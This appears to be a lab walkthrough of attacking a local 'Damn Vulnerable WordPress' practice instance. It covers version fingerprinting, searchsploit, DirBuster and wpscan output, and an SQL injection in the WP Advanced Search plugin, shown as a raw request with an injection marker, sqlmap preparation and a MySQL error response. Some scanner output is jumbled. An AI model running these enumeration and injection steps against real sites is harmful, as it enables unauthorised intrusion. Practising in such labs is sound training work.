

Damn Vulnerable WordPress Just another WordPress site

UNCATEGORIZED

Hack Me If You Can

By admin April 14, 2025 1 Comment

Welcome to Damn Vulnerable WordPress. This is your first post.
Edit or delete it, then start writing!


Search ...

SEARCH

Archives

April 2025

127.0.0.1:31337/wp-login.php
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Username or Email Address

Password

☐ Remember Me

Log In

Lost your password?

[← Back to Damn Vulnerable WordPress](#)

```
view-source:http://127.0.0.1:31337/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

51 .color-accent,.color-accent-hover:hover,.color-accent-hover:focus,:root .has-accent-color,.has-drop-cap:not(:focus):first-letter
52 </style>
53 <link rel='stylesheet' id='twentytwenty-print-style-css' href='http://127.0.0.1:31337/wp-content/themes/twentytwenty/print.css' />
54 <script src='http://127.0.0.1:31337/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
55 <script src='http://127.0.0.1:31337/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
56 <script src='http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/jquery.autocomplete.js?ver=5.2.2'></script>
57 <script>
58 var ac_param = {"selector": ".search-field","urlDestination": "http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/js/autocomplete.js?ver=5.2.2"};
59 </script>
60 <script src='http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/params.js?ver=5.3'></script>
61 <!--[if lt IE 8]>
62 <script src='http://127.0.0.1:31337/wp-includes/js/json2.min.js?ver=2015-05-03'></script>
63 <![endif]-->
64 <script src='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/js/wordpress_file_upload_functions.js?ver=5.3'></script>
65 <script src='http://127.0.0.1:31337/wp-includes/js/jquery/ui/core.min.js?ver=1.11.4'></script>
66 <script src='http://127.0.0.1:31337/wp-includes/js/jquery/ui/datepicker.min.js?ver=1.11.4'></script>
67 <script>
68 jQuery(document).ready(function(jQuery){jQuery.datepicker.setDefaults({"closeText":"Close","currentText":"Today","monthNames":["January","February","March","April","May","June","July","August","September","October","November","December"]});
69 </script>
70 <script src='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/vendor/jquery/jquery-ui-timepicker-addon.min.js?ver=5.3'></script>
71 <script src='http://127.0.0.1:31337/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.0' async></script>
72 <link rel='https://api.w.org/' href='http://127.0.0.1:31337/index.php?rest_route=' />
73 <link rel='EditURI' type='application/rsd+xml' title='RSD' href='http://127.0.0.1:31337/xmlrpc.php?rsd' />
74 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://127.0.0.1:31337/wp-includes/wlwmanifest.xml' />
75 <meta name='generator' content='WordPress 5.3' />
76 <script>document.documentElement.className = document.documentElement.className.replace('no-js','js');</script>
77 <style>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
78 </head>
79
80 <body class='home blog enable-search-modal has-no-pagination showing-comments show-avatars footer-top-visible'>
81
82 <a class='skip-link screen-reader-text' href='#site-content'>Skip to the content</a>
83 <header id='site-header' class='header-footer-group role='banner'>
84
```

Search for js and css versions in dwp source and search in searchsploit

```

twentytwenty-style-inline-css">
, .color-accent-hover:hover, .color-accent-hover:focus, :root .has-accent-color, .has-drop-cap:not(:focus):first-letter, .wp-block-button
stylesheet' id='twentytwenty-print-style-css' href='http://127.0.0.1:31337/wp-content/themes/twentytwenty/print.css?ver=1.0' media='pri
http://127.0.0.1:31337/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
http://127.0.0.1:31337/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/jquery.autocomplete.js?ver=5.3'></script>

= {"selector": ".search-field", "urlDestination": "http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomp
http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/params.js?ver=5.3'></script>
8)>
http://127.0.0.1:31337/wp-includes/js/json2.min.js?ver=2015-05-03'></script>

```

```

rel='stylesheet' id='social-warfare-block-css-css' href='http://127.0.0.1:31337/wp-content/plugins/social-warfare/assets/js/post-edit
'stylesheet' id='wp-block-library-css' href='http://127.0.0.1:31337/wp-includes/css/dist/block-library/style.min.css?ver=5.3' media='
'stylesheet' id='js-autocomplete-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/jquery
'stylesheet' id='wordpress-file-upload-style-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/css/wordpress_file_up
'stylesheet' id='wordpress-file-upload-style-safe-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/css/wordpress_fi
'stylesheet' id='wordpress-file-upload-adminbar-style-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/css/wordpress
'stylesheet' id='jquery-ui-css-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/vendor/jquery/jquery-ui.min.css?ver
'stylesheet' id='jquery-ui-timepicker-addon-css-css' href='http://127.0.0.1:31337/wp-content/plugins/wp-file-upload/vendor/jquery/jque
'stylesheet' id='social-warfare-css' href='http://127.0.0.1:31337/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.2
'stylesheet' id='twentytwenty-style-css' href='http://127.0.0.1:31337/wp-content/themes/twentytwenty/style.css?ver=1.0' media='all' />
'twentytwenty-style-inline-css'>
ent,.color-accent-hover:hover,.color-accent-hover:focus,:root .has-accent-color,.has-drop-cap:not(:focus):first-letter,.wp-block-button

'stylesheet' id='twentytwenty-print-style-css' href='http://127.0.0.1:31337/wp-content/themes/twentytwenty/print.css?ver=1.0' media='p
c='http://127.0.0.1:31337/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
c='http://127.0.0.1:31337/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
c='http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/jquery.autocomplete.js?ver=5.3'></script>


am = { "selector": ".search-field", "urlDestination": "http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autoco
.css?ver=

```


```
(kali@kali)~/home/DVWP/dvwp
$ searchsploit wordpress 5.3
```

Exploit Title	Path
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi	php/webapps/51042.txt
WordPress Core 4.5.3 - Directory Traversal / Denial of Service	php/webapps/40288.txt
WordPress Core 5.3 - User Disclosure	php/webapps/47720.txt
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service	php/dos/47800.py
WordPress Plugin Ajax Load More 5.3.1 - '#1' Authenticated SQL Injection	php/webapps/48475.txt
WordPress Plugin Better WP Security 3.4.8/3.4.9/3.4.10/3.5.2/3.5.3 - Persistent Cross-Site Scripti	php/webapps/27290.txt
WordPress Plugin Bulk Delete 5.5.3 - Privilege Escalation	php/webapps/39521.txt
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities	php/webapps/39553.txt
WordPress Plugin Event Registration 5.32 - SQL Injection	php/webapps/15513.txt
WordPress Plugin Front End Upload 0.5.3 - Arbitrary File Upload	php/webapps/19008.php
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion	php/webapps/38861.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection	php/webapps/44943.txt
WordPress Plugin LearnDash 2.5.3 - Arbitrary File Upload	php/webapps/43461.txt
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting	php/webapps/47372.txt
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting (2)	php/webapps/47373.txt
WordPress Plugin Photo Gallery 1.5.34 - SQL Injection	php/webapps/47371.txt
WordPress Plugin Popular Posts 5.3.2 - Remote Code Execution (RCE) (Authenticated)	php/webapps/50129.py
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection	php/webapps/48918.sh
WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution	php/webapps/46794.py
WordPress Plugin SP Project & Document Manager 2.5.3 - Blind SQL Injection	php/webapps/36576.txt
WordPress Plugin TheCartPress 1.5.3.6 - Privilege Escalation (Unauthenticated)	php/webapps/50378.py
WordPress Plugin Tutor LMS 1.5.3 - Cross-Site Request Forgery (Add User)	php/webapps/48151.txt


By putting the plugin actually below showed an error message indicating that resource existed but was inaccessible



However changing the plugin to below simply went to the actual website and in certain cases gave message url does not exist



Below also indicates presence of resource






Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 192.168.253.139 Port 31337

Above gives us slight idea what to look for, launch builtin kali tool "dirbuster", in URL copy paste the dwpwp url and via browse goto /usr/share/wordlists/dirbuster/wordlists/<wordlist shown below> , then hit start




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)



http://192.168.253.139:31337/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  8 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt  



Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz


☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Scan Information Results - List View: Dirs: 9 Files: 13 Results - Tree View  Errors: 42

Type	Found	Response	Size
File	/index.php	301	253
Dir	/	200	36797
Dir	/icons/	403	451
File	/info.php	200	205
Dir	/wp-content/	200	173
File	/wp-content/index.php	200	173
Dir	/wp-content/themes/	200	173
File	/wp-content/themes/index.php	200	173
Dir	/wp-content/uploads/	403	451
File	/wp-login.php	200	5591
Dir	/icons/small/	403	451
Dir	/wp-content/plugins/	200	173
File	/wp-content/plugins/index.php	200	173
Dir	/wp-includes/	403	451


Current speed: 358 requests/sec (Select and right click for more options)

Average speed: (T) 359, (C) 359 requests/sec

Parse Queue Size: 0

Total Requests: 11501/1753106

Time To Finish: 01:20:51

Current number of running threads: 8 

PHP Version 7.1.33



System	Linux bb70a842c9e9 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64
Build Date	Nov 22 2019 18:27:11
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/var/www/html/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-bcmath.ini, /usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-imagick.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-opcache.ini, /usr/local/etc/php/conf.d/docker-php-ext-zip.ini, /usr/local/etc/php/conf.d/error-logging.ini, /usr/local/etc/php/conf.d/opcache-recommended.ini
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303

Launch builtin kali tool wpscan

```
(kali㉿kali)-[/home/DVWP/dvwp]
$ wpscan --url http://192.168.253.139:31337/

PHP Version 7.1.33
WordPress 5.9.2
System 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64
Wordpress Security Scanner by the WPScan Team
Version 3.8.28
Configure Command './configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
```

Interesting Finding(s):	
System	Linux 57ec5d027d7 6 12.20-amd64 #1 SMP PREEMPT_DY x86_64
[+] Headers	
Interesting Entries:	Nov 22 2019 10:27:11
- Server: Apache/2.4.38 (Debian)	
- X-Powered-By: PHP/7.1.33	
Found By: Headers (Passive Detection)	
Confidence: 100%	
[+] XML-RPC seems to be enabled: http://192.168.253.139:31337/xmlrpc.php	
Found By: Direct Access (Aggressive Detection)	Apache 2.0 Handler
Confidence: 100%	
References:	History Support disabled
- http://codex.wordpress.org/XML-RPC_Pingback_API	all/etc/php
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/	
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/	
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/	
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/	
[+] WordPress readme found: http://192.168.253.139:31337/readme.html	
Found By: Direct Access (Aggressive Detection)	usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-zip.ini, /usr/local/etc/php/conf.d/opcache.recommended.ini
Confidence: 100%	
[+] The external WP-Cron seems to be enabled: http://192.168.253.139:31337/wp-cron.php	
Found By: Direct Access (Aggressive Detection)	
Confidence: 60%	

Re-ran wpscan after getting api token from their website, this gave exact results for all the available options against each possibility

```

(kali㉿kali)-[/home/DVWP/dvwp]
$ wpscan --url http://192.168.253.139:31337/ --api-token [REDACTED]

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | |_| | |
|  _ < |  _  |
|_| \_||_|_|_|

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

References:

- <https://wpscan.com/vulnerability/f0573253-9dd4-4c73-aa2e-867c9caae0dc>
- <https://wordpress.org/plugins/wp-advanced-search/#developers>

[!] Title: WP Advanced Search < 3.3.6 - Unauthenticated SQL Injection
Fixed in: 3.3.6
Reference: <https://wpscan.com/vulnerability/136e1010-2f1b-4d09-b251-10db01>


[!] Title: WP Advanced Search < 3.3.7 - Authenticated SQL Injection
Fixed in: 3.3.7
References:

- <https://wpscan.com/vulnerability/8b7cb8bc-207e-4e8b-9772-bdf678e8603e>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12104>

Goto sploitius and search for above

https://sploitius.com/?query=wp+advanced+search+3.3.6#exploits 170% ☆

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec




SPLOITUS

wp advanced search 3.3.6 Search

☐ Title only

Exploits 1 Tools

Sort by default date score

0.7**WP Advanced Search < 3.3.6 - Unauthenticated SQL Injection**
2020-04-02



0.7

WP Advanced Search < 3.3.6 - Unauthenticated SQL Injection

2020-04-02

Copy

Download

Open

Source


Share

BASH


```
## https://sploit.us.com/exploit?id=WPEX-ID:136E1010-2F1B-4D09-B251-10DB01AB72F1
GET /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=[INJECT]&type=&e=HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Intercept the dwpwp by clicking on it via burp in this case in foxy proxy 192.168.253.139:8090 and in burp 192.168.253.139:8090 as well. Then go to sploit.us and copy paste above injectionable url after GET and paste it in Burp after clicking on the request and sending it to repeater as follows, see the second set of pics pic below and match t with the first

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request is intercepted from http://127.0.0.1:31337/. The 'Request' tab is active, displaying the raw HTTP request details. The request is a GET request to http://127.0.0.1:31337/. The request headers include: Host: 127.0.0.1:31337, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, br, Connection: keep-alive, Referer: http://127.0.0.1:31337/, Cookie: wp_wpfileupload_b2d8abcbcf581dd4a9fba6cd728b7f5=Ru8tb9FT0965994sKOPQFWk4hNHVhfhf; wordpress_test_cookie=WP+Cookie+check, Upgrade-Insecure-Requests: 1, Sec-Patch-Dest: document, Sec-Patch-Mode: navigate, Sec-Patch-Site: same-origin, Sec-Patch-User: 71, Priority: u=0, i. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.



2 set



Insert * in place of [inject] so that sqlmap can search and run for possible vulnerabilities, this is all in repeater

```
Pretty Raw Hex
1 GET
  /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete
  -PHP5.5.php?q=admin&t=wp_autosuggest&f=*&type=&e=/ HTTP/1.1
2 Host: 127.0.0.1:31337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

By sending it see in the rt pane of burp we see that it indicates an error indicating sql vulnerability, save this request in a file to run it under sqlmap

Send Cancel < >

Request

Pretty Raw Hex

1 GET
 /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete
 -PHP5.5.php?q=admin&t=wp_autosuggest&f=*&type=&e=/ HTTP/1.1
2 Host: 127.0.0.1:31337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1:31337/
9 Cookie: wp_wpfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=Rx8tb9FT0965994sMOPOPWfk4hWHYhhf; wordpress_test_cookie=WP+Cookie+check
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Tue, 15 Apr 2025 00:38:36 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.1.33
5 Vary: Accept-Encoding
6 Content-Length: 199
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11 Erreur : You have an error in your SQL syntax; check the manual that
 corresponds to your MySQL server version for the right syntax to use near '
 LIKE 'admin%' ORDER BY * ASC, idindex DESC' at line 1

Saved in file below

```
